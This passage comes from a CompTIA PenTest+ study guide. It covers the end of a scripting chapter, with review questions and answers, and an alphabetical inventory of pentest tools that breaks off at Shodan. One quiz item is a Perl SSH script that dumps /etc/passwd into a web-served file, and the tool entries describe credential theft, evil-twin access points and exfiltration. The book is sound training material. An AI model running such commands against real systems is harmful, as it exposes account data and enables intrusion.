<DIV id="dl">
    <FORM name="form1" onsubmit="return download();" id="form1">
        <INPUT type="text" name="fn" id="fn"> <INPUT type="submit"
name="Submit" value="Submit">
    </FORM>
</DIV>
</BODY>

```

We want to be able to use the script to download our content from the same place where our web page is hosted. This helps us avoid suspicion. To do that, we grab the URL where this web page is hosted and strip the URI path. The `download()` function is called whenever someone submits the form. It takes the base URL, the value input into the form, and it combines it into a single URI. It uses the jquery get method to request that URI and puts the response in a new element. The element includes the data object that we just downloaded. It then appends the link we just created into the page and programmatically clicks the link to initiate download of the file. The file will have the same name as what we entered into the form.

# Chapter Review

Scripting is an essential skill for pentesters, and there is a whole subobjective called out in the CompTIA PenTest+ exam objectives, which means you may come across examples or references to scripts written in Bash, Python, Ruby, Perl, JavaScript, or PowerShell.

Pentesters don't have to be programmers, but they should have some understanding of the language syntax in order to understand what scripts are doing, to modify them, and perhaps to write them well enough to help with some pentest automation. In this chapter, we looked at how the various scripting languages use logic constructs, data structures, and implement other programming concepts using practical examples.

## Questions

- Using the following code, select the best option to fill in the missing blanks:

```
my $ssh2 = _____  
$ssh2->connect(HOST) or $ssh2->die_with_error;  
$ssh2->check_hostkey('ask') or $ssh2->die_with_error;  
$ssh2->auth_pubkey(UNAME, PUB_PATH, PRIV_PATH) or $ssh2->die_with_error;  
$ssh2->auth_ok();  
print cmdexec("cat /etc/passwd > /var/www/hax.html uname -a >> /var/www/hax.html");  
$ssh2->disconnect();  
exit;  
  
{ my $chan = $ssh2->channel() or $ssh2->die_with_error ;  
    $chan->exec("$_[0]" 2>&1") ;  
    my $out = "";  
    while (!$chan->eof)  
    { my $buffer = "";  
        if (not defined ($chan->read($buffer, 100)))  
        { $ssh2->die_with_error() ; }  
        $out .= $buffer ;  
    }  
    return $out ;  
}
```

- A. /usr/bin/ssh and cmdexec();
- B. Net::SSH2->new(); and sub cmdexec
- C. new SSH2 and def(cmdexec):

- D.** `SSH2.new()` and `def cmdexec($_)`
- 2.** Which of the following are used by programs to handle decision-making logic?
- A.** Trees
  - B.** Data structures
  - C.** Logic constructs
  - D.** Libraries
- 3.** Which of the following are examples of conditional statements? (Select all that apply.)
- A.** `for each loop`
  - B.** `if/then/else`
  - C.** Mathematical operators such as those used for addition, subtraction, division, and multiplication
  - D.** `let name = person ? person.name : `unknown``
- 4.** What will this Bash output?
- ```
grep derp.pro /proc/cpuinfo || grep processor /proc/cpuinfo && echo "Success"
```
- A.** It will return all of the processors in `/proc/cpuinfo` and echo the word “Success.”
  - B.** It will show the entry from `/proc/cpuinfo` that matches the search for “`derp.pro`,” display all of the processors in `/proc/cpuinfo`, and echo “Success.”
  - C.** Nothing, since the first two commands can never match the third command.
  - D.** It will display the processors in `/proc/cpuinfo`.
  - E.** It will echo “Success.”
- 5.** XML files use which of the following to delimit fields in their records?
- A.** Tags
  - B.** Commas

- C. Curly braces and colons
  - D. Square brackets
6. What language is this, and what does this do?
- ```
Get-Process | where Name -like "*Exploit*"
```
- A. Bash, it is creating a process called Exploit
  - B. Perl, it is redirecting an Exploit shell to a new process
  - C. JavaScript, it is searching for processes containing "Exploit" in the name
  - D. PowerShell, it is finding all processes containing "Exploit" in their name

## Answers

- 1. **B.** This is a Perl script, and this is the correct syntax for the assignment and a function declaration.
- 2. **C.** Logic constructs are what programs use to take actions based on decisions within the code.
- 3. **B, D.** If statements are conditional statements, as are ternary operators.
- 4. **A.** The first condition fails. The first decision is a logical OR, meaning that it will execute if the two conditions have opposite conditions. Since there are processors listed in /proc/cpuinfo, that will succeed. Since the second decision is a logical AND, it will execute if the condition before it is successful (which it is).
- 5. **A.** XML uses <tags> to delimit data.
- 6. **D.** This is a PowerShell command.

## CHAPTER 12

---

# Tools Inventory

In this chapter, you will learn about

- Identifying use cases for various pentest tools that may be found on the CompTIA PenTest+ exam
- 
- 

Since the scope of the exam is so broad, it would be impossible to cover every tool and technique in the detail it truly deserves within the scope of this book. We know you will need to undertake independent research to supplement the knowledge this book provides in preparation for the exam and your career as a pentester. In this journey there are so many tools to keep track of that we wanted to use some space to provide you with a reference list of tools that have been mentioned throughout the book to help you study for the exam. Many tools fall into multiple categories of use, so we will simply cover each tool alphabetically rather than attempting to group these tools into categories.

### Aircrack-ng Suite

Aircrack-ng (<https://www.aircrack-ng.org/>) is a wireless testing suite comprising various command-line tools. It is discussed more broadly in [Chapter 4](#). It can help capture wireless traffic; replay traffic; crack WPA, WPA2 PSK, and WEP; and perform attacks such as deauthentication attacks, creating fake access points, and injecting packets. Some of the tools it includes are the following:

- airbase-ng can act as an ad hoc AP, capture, and filter packets.

- aircrack-ng is a WEP and WPA key cracking program that runs against capture files.
- airdrop-ng is a program for targeted deauthentication attacks.
- aireplay-ng can replay or inject frames. It is primarily used to generate traffic for cracking with aircrack-ng, but can also perform chopchop, deauthentication, and fragmentation attacks.
- airgraph-ng processes .csv files from airodump-ng into graphical visualizations of wireless networks.
- airmon-ng puts a wireless card in monitoring mode, which allows the device to capture wireless traffic without first connecting to a wireless network. This is often used for wireless reconnaissance and as a prerequisite step for other aircrack-ng suite tools that capture traffic.
- airodump-ng is used for capturing wireless traffic, and is very useful when collecting WEP initialization vector (IV) data for aircrack-ng. This can be combined with a GPS to map wireless signals geographically.
- besside-ng can be used to automatically crack WEP keys and log WPA handshakes for cracking.
- Dcrack enables distributed cracking for WPA/2 PSK across multiple servers.
- Mdk4 (see mdk4 entry).
- packetforge-ng can create encrypted packets for injection and replay on wireless networks if you have a pseudo-random generation algorithm (PRGA) file obtained from fragmentation attacks or a chopchop attack, for example.

## Android SDK Tools

Android SDK (<https://developer.android.com/studio/intro>) tools are the official Android API tools, including an integrated development environment (IDE) for developing Android applications. They are

useful for mobile application and device testing, including source code analysis.

## APK Studio

APK Studio (<https://github.com/vaibhavpandeyvpz/apkstudio>) is an IDE designed with reverse engineering Android applications in mind. It allows you to decompile, recompile, sign, and install APKs for Android devices; edit and view code; and includes a hex editor for binary files. This is useful if you have a compiled Android application you need to reverse or need to bypass certificate pinning in order to intercept traffic between the application and a remote service. Additional functionality is explored in [Chapter 7](#).

## ApkX

ApkX (<https://github.com/b-mueller/apkx>) is a Python wrapper for multiple tools that extracts Java source code from APK files. This automates the process of extraction, decompilation, and conversion. Here is an example of usage:

```
$ apkx TargetApp.apk
Extracting TargetApp.apk to TargetApp
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar TargetApp/classes.dex -> TargetApp/classes.jar
Decompiling to TargetApp/src (cfr)
```

This tool is useful when you need to examine the actual Java code within an APK for code tampering and reverse engineering. Refer to the OWASP Mobile Testing Guide section “Decompiling Java Code” for more information about usage:

<https://github.com/OWASP/owasp-mstg/blob/e6e3f113c44e76fc1481fff063fe44800d5bfcd5/Document/0x05c-Reverse-Engineering-and-Tampering.md#decompiling-java-code>

## Bash

Bash (<https://www.gnu.org/software/bash/manual/bash.html>) is a \*NIX operating system shell: the command-line interface and command language interpreter for many \*NIX systems. Scripts written in Bash can be used for pentest and system administration automation, including reverse and bind shells, shell escapes, and privilege escalation, among others. Bash is covered in more detail in [Chapter 11](#).

## **BeEF (Browser Exploitation Framework)**

BeEF (<https://beefproject.com/>) is an exploitation tool that focuses on client-side attacks (like XSS and session hijacking) against web browsers. You can use BeEF in web-based social engineering attacks by generating and injecting JavaScript hooks into web content that allow you to interact with the target browser via a console provided by the BeEF tool. This can be used to gain footholds on a hooked target, steal credentials or authentication materials, and execute other attacks within the context of the browser.

## **BloodHound**

BloodHound (<https://bloodhound.readthedocs.io/en/latest/>) explores relationships between objects in Active Directory or Azure and displays them graphically. This is potentially useful for identifying privilege escalation opportunities along an attack path, but running the tool against an environment is typically very noisy and potentially disruptive. It should be scoped carefully during any assessment and used thoughtfully, or potentially avoided when stealth is a primary operational concern. Examples of BloodHound use are shown in [Chapter 9](#).

## **Brakeman**

If you need to perform static application security testing (SAST) against a Ruby on Rails application, Brakeman (<https://brakemanscanner.org/>) will take Rails source code, scan it, and produce a report of potential security issues. As with all

automated code analysis tools, it may generate false positives, so its results should be manually reviewed. It will also miss issues that are introduced during runtime by interaction with other components, so it should be used with other tools and DAST methodologies to fully evaluate an application for pentesting. It is run from the command line using dashed options (-A, -n, etc.) to define its behavior and can either target a specific application and path or run against the application in the current directory.

## Burp Suite

Burp Suite (<https://portswigger.net/burp>) is a web security testing toolkit offered as a graphical application. It has both a Professional and a free Community edition. Burp Suite allows you to proxy and intercept, tamper with, replay, and inject web traffic. It offers various plugins (like DirBuster) via a community store that automate attacks such as brute force, SQL injection, and attacks against session management. It even contains a decoder to make it easier to transform and analyze web data. Burp Suite will show the request and the response for various web traffic and has an embedded browser for testing. It can passively or actively crawl sites and highlight potential security issues as it goes using a built-in vulnerability scanner. Examples of Burp Suite usage can be found in [Chapter 5](#), and additional use cases are discussed in detail at the portswigger website:

<https://portswigger.net/burp/documentation/desktop/penetration-testing>

## Cain

Cain

(<https://web.archive.org/web/20190603235413/http://www.oxid.it/cain.html>) is the cracking component of the Cain & Abel tool. Cain was originally created as a GUI application for older versions of Windows (Windows 2000 and earlier). It can crack passwords using brute force and dictionary attacks, and it supports rainbow tables. Password targets include WEP, NTLM and LM hashes, NTLMv2

hashes, MD5 hashes, SHA-1 and SHA-2 hashes, Cisco IOS and PIX hashes, and RADIUS and IKE PSK hashes. The tool is older and well-known, and therefore recognized as malware by most host security products. It's mainly useful when other crackers do not support the hash type or when rainbow tables would be faster than GPU-based attacks using dictionaries or rules-based brute force. Another tool that implements rainbow tables is RainbowCrack.

## **Call Spoofing Tools**

Many tools aid in caller ID spoofing, and the Social-Engineer blog has a great list (<https://www.social-engineer.org/framework/se-tools/phone/caller-id-spoofing/>). Generally, the purpose is to hide the phone number you are calling from or make it appear as another number during phone-based social engineering attacks. Many business phones show the caller ID information, and it raises less suspicion if the source number appears familiar to the person answering the call. Local and regional laws may affect what is legally allowed when it pertains to caller ID spoofing, so be aware of these limitations as part of your scoping exercise.

## **Censys**

Censys (<https://censys.io/> and <https://search.censys.io/>) scans publicly exposed assets on the Internet and stores the details in a searchable database. The searchable database is useful for performing passive reconnaissance about a target using data gathered about ports and services listening on hosts and other data exposed in their certificates.

## **CeWL**

The Custom Word List Generator (CeWL) (<https://github.com/digininja/CeWL>) will crawl target websites and assemble a wordlist using interesting terms identified during the crawl, including e-mail addresses. These wordlists can then be used for further targeting, brute-forcing possible URLs, hostnames, or

even as password cracking dictionaries. CeWL is written in Ruby and is designed to be run from the command line using flags (e.g., -w0) to govern its behavior. Options include controlling the depth of the crawl, output file, user agent to send, length of words that it collects, and whether or not to include e-mail addresses.

## **Cloud Custodian**

Cloud Custodian (<https://cloudcustodian.io/docs/index.html>) runs a series of scripts that are designed to audit the security of cloud environments. It uses YAML files with policies to define what it looks for and produces reports of likely issues found with permissions and other cloud configurations based on the policy used to run it. It runs from the command line using a mode to control its behavior. For instance, it can scan, do nothing but validate the YAML, or can attempt to remediate the target. For cloud environments with well-documented assumptions, this can identify low-hanging fruit or make recommendations across many cloud assets quickly. Examples of Cloud Custodian are documented in [Chapter 6](#).

## **CloudBrute**

CloudBrute (<https://github.com/0xsha/CloudBrute>) is an enumeration tool for cloud environments. It supports multiple cloud providers and can identify buckets, applications, and storage based on domain information or other target keys supplied at runtime from an unauthenticated perspective. It can also help enumerate exposed ports and HTTP/S services based on what it finds. It is designed to run from the command line, using option flags to modify its behavior. Examples of its usage can be found in [Chapter 6](#).

## **Coagula**

Coagula (<https://www.abc.se/~re/Coagula/Coagula.html>) takes images and turns them into sounds. This can be used as part of steganography to conceal data within sound files. This may be a useful mechanism for data exfiltration to bypass data loss prevention

tools or other security controls designed to trigger based on malicious content. Files can be reassembled from the sound file using a tool such as Audacity, Spek, or Sonic Visualiser.

## Covenant

Covenant (<https://github.com/cobbr/Covenant>) is a .NET C2 framework designed to allow pentesters to collaborate during an attack operation. The tool uses a web interface for orchestration of the components, including configuration of listeners, payload generation, and management of agents on compromised hosts called Grunts.

## CrackMapExec

CrackMapExec (CME)

(<https://github.com/byt3bl33d3r/CrackMapExec>) is a post-exploitation tool designed to stealthily automate security testing of Active Directory environments. It uses native tools to “live off the land” as part of its tactic to remain undetected and evade security controls that would otherwise block attack tools. It also uses Impacket and PowerSploit to assess privilege issues and perform attack actions. This tool is worth additional independent exploration, although the documentation in the URL provided will get you started.

## DirBuster

DirBuster

([https://wiki.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](https://wiki.owasp.org/index.php/Category:OWASP_DirBuster_Project)) is a Java application that uses dictionaries and wordlists to attempt to guess directories and filenames on websites. For sites or files that are not shown in site indexes or otherwise linked from sites you have crawled, these files can't be automatically discovered and must be brute-forced. DirBuster is now an inactive project that has been integrated into OWASP ZAP, but you can read more about its

ideal use cases at OWASP: [https://owasp.org/www-community/attacks/Brute\\_force\\_attack](https://owasp.org/www-community/attacks/Brute_force_attack)

## Drozer

Drozer (<https://github.com/FSecureLABS/drozer> and <https://labs.f-secure.com/tools/drozer/>) is an Android security assessment framework, which acts as a third-party application that interacts with IPC endpoints for other applications and the underlying OS. This allows you to search for security vulnerabilities by interacting with the target via provided modules. Additional functionality is explored in [Chapter 7](#).

## EAPHammer

EAPHammer (<https://github.com/s0lst1c3/eaphammer>) is a pentesting tool designed for gaining access to wireless networks using evil twin attacks against WPA and WPA2 networks and networks using RADIUS. This tool can be installed in Kali Linux and is useful when you need to steal RADIUS credentials with a malicious AP or AD credentials with a hostile portal. It also supports karma attacks.

## Empire

Empire (<https://www.powershellempire.com/> and <https://github.com/BC-SECURITY/Empire>) is a PowerShell exploitation framework that is no longer supported by its original authors. However, since many of the tools do still work, they are sometimes referenced by pentest blogs and are still used in practice. These tools have become well-known and are therefore more likely to be detected in advanced environments unless additional methods of concealment (such as using PowerPick or obfuscation techniques) are also applied. The framework includes many PowerShell scripts and modules designed for gathering credentials (running Mimikatz), discovery and reconnaissance, privilege escalation, lateral

movement, and persistence, among others. Some examples of Empire components are discussed in [Chapter 9](#).

## **Ettercap**

Ettercap (<https://www.ettercap-project.org/>) is an on-path tool for network traffic. It can perform ARP spoofing attacks, sniff network traffic over a live connection, and apply filters to modify that traffic in real time. It is a command-line tool that supports being run in Linux, BSD, and some versions of macOS. Ettercap is useful if you have access to a network but need to intercept or modify traffic between other network endpoints on the same subnet in order to further your access. Examples might be if you needed to attempt to steal credentials or hijack web traffic.

## **Exploit Database**

Exploit Database (<https://www.exploit-db.com/>) is a database of known exploits contributed by the community that you can search to find proofs of concept and exploit examples for use during a pentest. Exploits may need to be additionally modified in order to be useful within the context of a specific penetration test.

## **Fern**

Fern (<http://www.fern-pro.com/> and <https://github.com/savio-code/fern-wifi-cracker>) is a Python tool for Wi-Fi security auditing and cracking. It can recover WEP, WPA, and WPS keys, as well as perform several types of Wi-Fi attacks (Reaver, chopchop, fragmentation attacks, and more). It comes in a free version (GitHub) and a paid professional version. It requires the aircrack-ng suite, Scapy, and Reaver.

## **FOCA**

FOCA (Fingerprinting Organizations with Collected Archives) (<https://github.com/ElevenPaths/FOCA>) is a tool to mine documents for metadata and other hidden information. This information may be

useful in the context of reconnaissance and discovery in preparation for social engineering attacks. For example, this can help extract author information, e-mail addresses, or even account information for the generation of pretexts and creating targeting lists.

## Frida

Frida (<https://frida.re/>) is a mobile testing toolkit that allows pentesters to inject scripts into black box processes and gain insight into the operations of APIs, private code, and running functions during security testing of mobile devices. Frida and its use cases are discussed in further depth in [Chapter 7](#).

## GDB

The GNU Debugger (<https://www.gnu.org/software/gdb/>) is a free debugger. Debuggers allow you to interact with applications as they run in order to analyze their behavior by doing things like pausing execution at specific breakpoints and analyzing what has happened during a failure or change in execution. Debuggers do not disassemble code from the compiled format to source code, but they can allow insight into how the code runs based on changes to execution they inject during runtime. These are useful for vulnerability research, reverse engineering, and exploit development. One example would be if you are trying to bypass authentication in an application by changing the value sent from an authentication function to the rest of the program manually in a debugger.

## Gobuster

Gobuster (<https://github.com/OJ/gobuster>) can be used to enumerate Amazon S3 buckets; virtual hostnames for web servers; and DNS entries using fuzzing, filters, and different protocols and HTTP methods. The tool is designed to run at the command line, with flags to modify its behavior at runtime. The tool observes four modes: dir (for directory brutering), dns (for DNS hostname enumeration), s3 (for AWS buckets), and vhost (for web servers). At

runtime, you specify a wordlist and output file location, as well as necessary information for targeting.

## **Hashcat**

Hashcat (<https://hashcat.net/hashcat/>) is a GPU-based cracking engine designed for brute-force and dictionary attacks using rules and filters. It's designed to target password hashes of various kinds, and it is considered to be the fastest method for password cracking. Use this when you have a hash that you cannot pass, or if you need to audit password strength based on a collection of hashes.

## **Hping**

Hping (<http://www.hping.org/>) is a command-line tool for generating TCP/IP packets. While its functionality has been implemented in Nmap, hping3 is scriptable in the Tcl scripting language, and it can render packets into strings-based, human-readable descriptions for ease of writing scripts to perform low-level packet manipulation and analysis. With Hping, you can also spoof the source IP address and generate large amounts of traffic in order to explore various DDoS techniques, the most common use case during pentesting.

## **Hydra**

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) is a tool for password spraying and brute-forcing against live services, including HTTP, Oracle, Cisco, POP3, VNC, and more. Its highly parallelized approach to attacking live services across multiple protocols, as opposed to offline password cracking, makes it very useful for pentesters to evaluate password security and effective attack detection and mitigation during purple team exercises. It is typically used as a command-line tool that will run in various operating systems, using -flags to modify its behavior. Example usage is described in [Chapter 5](#).

## **IDA**

IDA (<https://hex-rays.com/ida-pro/>) comes in various paid versions and a free version (IDA Free). The features that are available differ across versions, but it is a powerful code disassembly and debugging tool. It analyzes a compiled application and examines how the CPU processes the information and attempts to generate assembly code from that analysis, and it can support remote debugging for various types of fuzzing attacks. It has a variety of plugins (e.g., HexRays) that allow you to extract C code from a compiled binary for static code analysis. It is useful for code analysis, reverse engineering, vulnerability research, and exploit development.

## **Immunity Debugger**

Immunity Debugger (<https://www.immunityinc.com/products/debugger/>) is useful for exploit development, malware analysis, and reverse engineering. It allows you to graphically render functions and program flows, facilitates heap analysis, and implements a Python API for scriptability. The Mona Python plugin, for example, will allow you to easily figure out offsets for buffer overflows, identify ROP chains, and explore other gadgets that are useful for exploitation.

## **Impacket**

Impacket (<https://github.com/SecureAuthCorp/impacket>) is a Python tool suite used for network protocol manipulation. There are many valid uses for Impacket during penetration tests, including interacting with Windows hosts from Linux attack platforms. One example might be to use an admin credential to DCsync a domain controller from a Linux box. Usage examples are discussed in [Chapter 9](#).

## **John the Ripper**

John the Ripper (JtR) (<https://www.openwall.com/john/>) is an offline password cracking tool. For CPU-based cracking, JtR is one of the fastest tools for password recovery. So, if GPU cracking is

unavailable, you would use JtR. However, JtR also implements different rule sets than other cracking tools, and these rule sets may recover passwords where other cracking tools fail, so it is a good supplement to other cracking tools for large password lists.

## **Kismet**

Kismet (<https://www.kismetwireless.net/>) is a wireless security assessment tool that can detect devices, sniff wireless traffic, and aid with wardriving. It supports Bluetooth as well as traditional wireless networks. It is most commonly used for wireless reconnaissance and supports graphical mapping of wireless data based on supplemental GPS data. Refer to [Chapter 4](#) for more details about wireless attacks.

## **Maltego**

Maltego (<https://www.maltego.com/>) uses transforms to automatically retrieve reconnaissance data from open-source and paid data sources based on search seeds, such as an e-mail address or domain name. This is a powerful reconnaissance tool that can quickly identify relationships between targets, such as e-mails, web servers, or other infrastructure (e.g., IP ranges) that are very useful in constructing and confirming target lists, building pretexts, and identifying other potentially interesting areas for research about your target.

## **mdk4**

mdk4 (<https://github.com/aircrack-ng/mdk4> and <https://en.kali.tools/?p=864>) is a wireless testing tool used to inject frames on several operating systems. This allows you to perform numerous attack types, including beacon flooding, denial of service and deauth attacks, SSID probe and brute-forcing, packet fuzzing, and more. An example of performing a beacon flooding attack on the wireless interface wlan0 using nonprintable characters and long SSIDs (-a) with valid MAC addresses according to the embedded OUI

database (-m) at a rate of 200 packets per second (-s) might look like this:

```
$ sudo mdk4 wlan0 b -a -m -s 200
```

## Medusa

Medusa (<https://github.com/jmk-foofus/medusa> and <http://foofus.net/goons/jmk/medusa/medusa.html>) is a tool similar to Hydra, in that it performs password brute-force attacks against live services. It supports multiple protocols and can send requests in parallel from wordlists. During a pentest, you would use Medusa in the same circumstances that you would use Hydra, with the choice being based on preference, performance in your environment, and protocol support.

## Metasploit

Metasploit (<https://www.metasploit.com/>) is a pentesting framework that includes many community-contributed modules for attack. It is useful for most phases of penetration testing, including reconnaissance, vulnerability identification, exploitation, and command and control. Metasploit is discussed throughout the book, but mainly in the context of post-exploitation in [Chapter 9](#).

## Mimikatz

Mimikatz (<https://github.com/gentilkiwi/mimikatz>) is a tool used to extract authentication information from Windows systems. This includes Kerberos tickets, plaintext passwords, password hashes, PIN codes, and more. It can help pentesters perform pass-the-hash and pass-the-ticket attacks, as well as Kerberoasting attacks by building golden tickets. During a pentest you would use Mimikatz during post-exploitation, such as if you have access to a system and wanted to gather additional credentials for lateral movement or privilege escalation. This is discussed further in [Chapter 9](#).

## **mitm6**

mitm6 (<https://github.com/dirkjanm/mitm6>) intercepts DNS and DHCP queries from a selected target and operates as a rogue DNS/DHCP server. This can then be used to redirect victim traffic to other malicious resources or perform relay attacks when used with tools like ntlmrelayx in Impacket. Further information, including examples of usage and output, are available in the Fox-IT blog article “mitm6 – compromising IPv4 networks via IPv6,” which can be found here: <https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/>

## **MobSF**

The Mobile Security Framework (MobSF) (<https://github.com/MobSF/Mobile-Security-Framework-MobSF>) is a mobile pentesting framework that can target Android, iOS, and Windows devices. It provides tools for static and dynamic code analysis and is discussed further in [Chapter 7](#).

## **Ncat**

Ncat (<https://nmap.org/ncat/>) is an implementation of the Netcat (nc) tool for Nmap. It allows you to read and write data across networks using the command line. It can be used to redirect TCP and UDP ports to other sites, and it supports SSL and proxy implementations with SOCKS. Ncat is integrated into Nmap and is downloaded with it. The detailed usage guide with examples can be found on the Nmap site at <https://nmap.org/ncat/guide/index.html>.

## **Nessus**

Nessus (<https://www.tenable.com/products/nessus>) is a vulnerability scanner. It can perform network discovery using port scans and enumerate services from either an authenticated or nonauthenticated context. From an unauthenticated context, it attempts to connect to exposed services and use banner and installation information or differences in protocol responses to

attempt to identify listening services and versions. It can then compare that information to an extensive internal database of known vulnerabilities to highlight potential or confirmed vulnerabilities on the identified services. This is useful for identifying potential paths for exploitation and quickly performing mass discovery when stealth is not a concern during a pentest.

## **Netcat**

Netcat (nc) (<https://linux.die.net/man/1/nc>) is a tool that is distributed with many Linux distributions that allows you to send and receive TCP and UDP traffic, listen on arbitrary TCP and UDP ports, and do many other tasks with TCP or UDP. It is highly scriptable using Bash, for example, and can be used during a pentest to transfer files to or from target machines, implement bind or reverse shells, or directly test a service using a raw connection. Examples of usage are included in [Chapter 11](#).

## **Nikto**

Nikto (<https://cirt.net/Nikto2> and <https://github.com/sullo/nikto/wiki>) is a web server vulnerability scanner. It tests for known vulnerabilities against target web URLs you provide. An example of using Nikto was given in [Chapter 11](#), but you would use it to find known vulnerabilities pertaining to outdated plugin versions or other web software in cases where stealth is not a concern.

## **Nmap**

Nmap (<https://nmap.org/>) is a free pentest tool for network discovery and security testing. It is typically run from the command line, but a GUI version (Zenmap) does exist. Nmap has a robust scripting engine and a sizable collection of scripts to perform various activities, including everything from brute force and enumeration to database hash dumping and form fuzzing. Nmap is referenced throughout this book.

## **nslookup**

nslookup (<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/nslookup> and <https://linux.die.net/man/1/nslookup>) is a utility that is included with multiple operating systems that allows you to make DNS queries to find hostnames from IP addresses and IP addresses from hostnames on a network. That is its most primitive use, however. Various command-line and usage modes make it useful for reconnaissance and troubleshooting of DNS. Check out [Chapter 2](#) for more use cases involving information gathering and reconnaissance.

## **Objection**

Objection (<https://github.com/sensepost/objection> and <https://github.com/sensepost/objection/wiki/Using-objection>) is a mobile exploitation toolkit that aids in runtime security testing without needing to jailbreak the device. By using a patched application to hook Objection calls, you can remotely interact with the device to explore security issues. Objection is discussed in more detail with usage examples in [Chapter 7](#).

## **OllyDbg**

OllyDbg (<https://www.ollydbg.de/>) is a free Windows-based debugger. It's useful in performing code analysis by tracing registers and recognizing strings, constants, API calls, procedures, and more. As many tools in the debugging space cost money, this is often an alternative for pentesters with limited budget or resources. Debugging is helpful for vulnerability identification, exploit development, and dynamic application analysis. Load an application into a debugger, and you can manipulate inputs and outputs for various functions during runtime by using execution breakpoints in order to identify flaws in application logic or other bugs.

## **Open VAS**

Open Vulnerability Assessment Scanner (OpenVAS) (<https://www.openvas.org/>) is a free vulnerability scanner and an open-source alternative to Nessus. The library of vulnerabilities and tests that it uses are community contributed, and it may have different findings than other vulnerability scanners such as Nessus, but it provides a free and open-source alternative to other options for fast vulnerability identification and attack surface enumeration.

## **OpenStego**

OpenStego (<https://www.openstego.com/>) is a steganography tool that can hide and recover hidden data from files. OpenStego takes a source file (e.g., what you are hiding) and an image where you would like to hide the file and supplies both values via a graphical user interface. OpenStego outputs an image file that appears visually to be the same as the original image, but it contains the full contents of the source file encoded within the image. This information can optionally be encrypted to prevent unauthorized recovery of the data. These types of tools are useful for data exfiltration and security control evasion.

## **OWASP ZAP**

OWASP Zed Attack Proxy (ZAP) (<https://www.zaproxy.org/docs/>) is a free web application scanner. Its functional purpose is very similar to Burp Suite, but it offers a different array of features. ZAP does not offer as extensive a list of community contributed plugins as are available with Burp Suite, for example, and it does not offer an integrated browser for testing. However, it does allow many of the same attacks that Burp Suite does—for example, injection of web content, proxying of web content, crawling, and viewing requests and responses from web servers. However, with ZAP, vulnerability identification is more manual than with Burp Suite, which leverages a built-in vulnerability scanner.

## **Pacu**

Pacu (<https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework/>) is an AWS security testing toolkit created by Rhino Security Labs. It uses modules to perform various actions, including testing permissions, injecting backdoors via credentials, and conducting automated privilege escalation attacks. Pacu is discussed in [Chapter 6](#).

## Patator

Patator (<https://github.com/lanjelot/patator>) is a password brute-forcing tool that works against live listening services. Similar to Hydra and Medusa, it is another solution that uses modules to target specific protocols and can perform host and user enumeration, as well as password guessing attacks based on files containing guessable items, such as hostnames, usernames, and passwords.

## ProxyChains

ProxyChains (<https://github.com/haad/proxychains>) allows you to tunnel other traffic besides web traffic over a proxy. This is useful during a pentest when you need to access systems on a network that is inaccessible to your attack platform but accessible to a target you have compromised. Essentially, this tool allows you to bridge networks by creating a proxy tunnel for any other protocol. It determines what ports and targets to use for the tunnel using a config file (default: proxychains.conf). You could use it to run Nmap by doing the following, for example:

```
$ proxychains nmap -A 10.20.0.0/24
```

The proxychains.conf will have an entry similar to this, which designates which system you are proxying through. So, assume that our attack host can't reach 10.20.0.6, but we can reach 10.10.0.6, and 10.10.0.6 can reach 10.20.0.6. The proxychains.conf file could specify this to make the earlier `nmap` command work.

```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4      10.10.0.6 9050
```

Or, you could run a bash shell with SSH using SOCKS:

```
$ ssh -fN -D 8675 targethost
$ PROXYCHAINS_SOCKS5=8675 proxychains bash
```

This command tells SSH to run in the background after it connects without executing anything remotely (-fN) and to dynamically forward port 8675 (-D).

## Reaver

Reaver (<https://github.com/t6x/reaver-wps-fork-t6x>) is a Wi-Fi brute-forcing tool designed to attack WPS registrar PINs to get WPA/WPA2 passphrases and can perform the offline pixie dust attack. Examples are covered in [Chapter 4](#).

## Recon-ng

Recon-ng (<https://github.com/lanmaster53/recon-ng> and <https://github.com/lanmaster53/recon-ng/wiki>) is a framework for conducting reconnaissance. The tool implements a Metasploit-like shell from which you can run modules to perform reconnaissance. Modules can be downloaded from a marketplace from within the tool. It uses API keys for web systems such as VirusTotal, GitHub, Censys, or Shodan to gather OSINT as part of the passive information gathering process. This can help you find target hostnames, social media data from targeted users, leaked credentials, contact information, and more. Recon-ng usage examples are covered in more detail in [Chapter 2](#).

## Responder

Responder (<https://github.com/lgandx/Responder>) is a tool for responding to LLMNR, NBT-NS, and MDNS requests and intercepting the resulting data from that exchange. It can be used to gather Windows challenge hashes resulting from requests to nonexistent services or other maliciously redirected requests. The tool has multiple uses, but this is the primary use you will likely see on the exam.

## Rogue Access Points

Wireless security testing tools may be able to act as a rogue AP. This can entice wireless supplicants to connect, enabling the tester to acquire credentials or other information from the victim systems. Wireless pentesting is covered in [Chapter 4](#).

## SCAP

Security Content Automation Protocol (SCAP) (<https://csrc.nist.gov/projects/security-content-automation-protocol>) is a collection of specifications for exchanging content from security automation. Specifications include resources for asset identification, asset reporting, NIST's Common Configuration Enumeration (CCE) and Common Platform Enumeration (CPE), Open Vulnerability Assessment Language (OVAL), Software Identification (SWID), and more. The idea is to provide content for configuration compliance checks and vulnerability identification that multiple tools can use in order to perform additional evaluation of security based on standards. This is most commonly referenced in environments requiring compliance according to U.S. government specifications.

## ScoutSuite

ScoutSuite (<https://github.com/nccgroup/ScoutSuite>) is a multiplatform cloud security auditing tool. It runs automatic checks via a command-line interface and produces a report to highlight potential flaws in configurations of cloud environments or other issues that should be manually investigated. This can be used as an

initial quick identification of areas to look for large-scale cloud assessments. Usage examples are in [Chapter 6](#).

## **SearchSploit**

SearchSploit (<https://www.exploit-db.com/searchsploit>) is a tool that is included with Kali Linux that can be used for searching exploit-db. This allows you to search for potential exploits based on identified target characteristics or specific vulnerabilities.

## **SET**

The Social-Engineer Toolkit (SET) (<https://github.com/trustedsec/social-engineer-toolkit> and [https://github.com/trustedsec/social-engineer-toolkit/raw/master/readme/User\\_Manual.pdf](https://github.com/trustedsec/social-engineer-toolkit/raw/master/readme/User_Manual.pdf)) is an open-source Python toolkit for pentesting using social engineering. It has integrations with Ettercap, Metasploit, and other tools. Among other capabilities, SET can generate and host web-based payloads for social engineering attacks and create and send spoofed e-mails. An example of usage can be found in [Chapter 8](#).

## **Shodan**

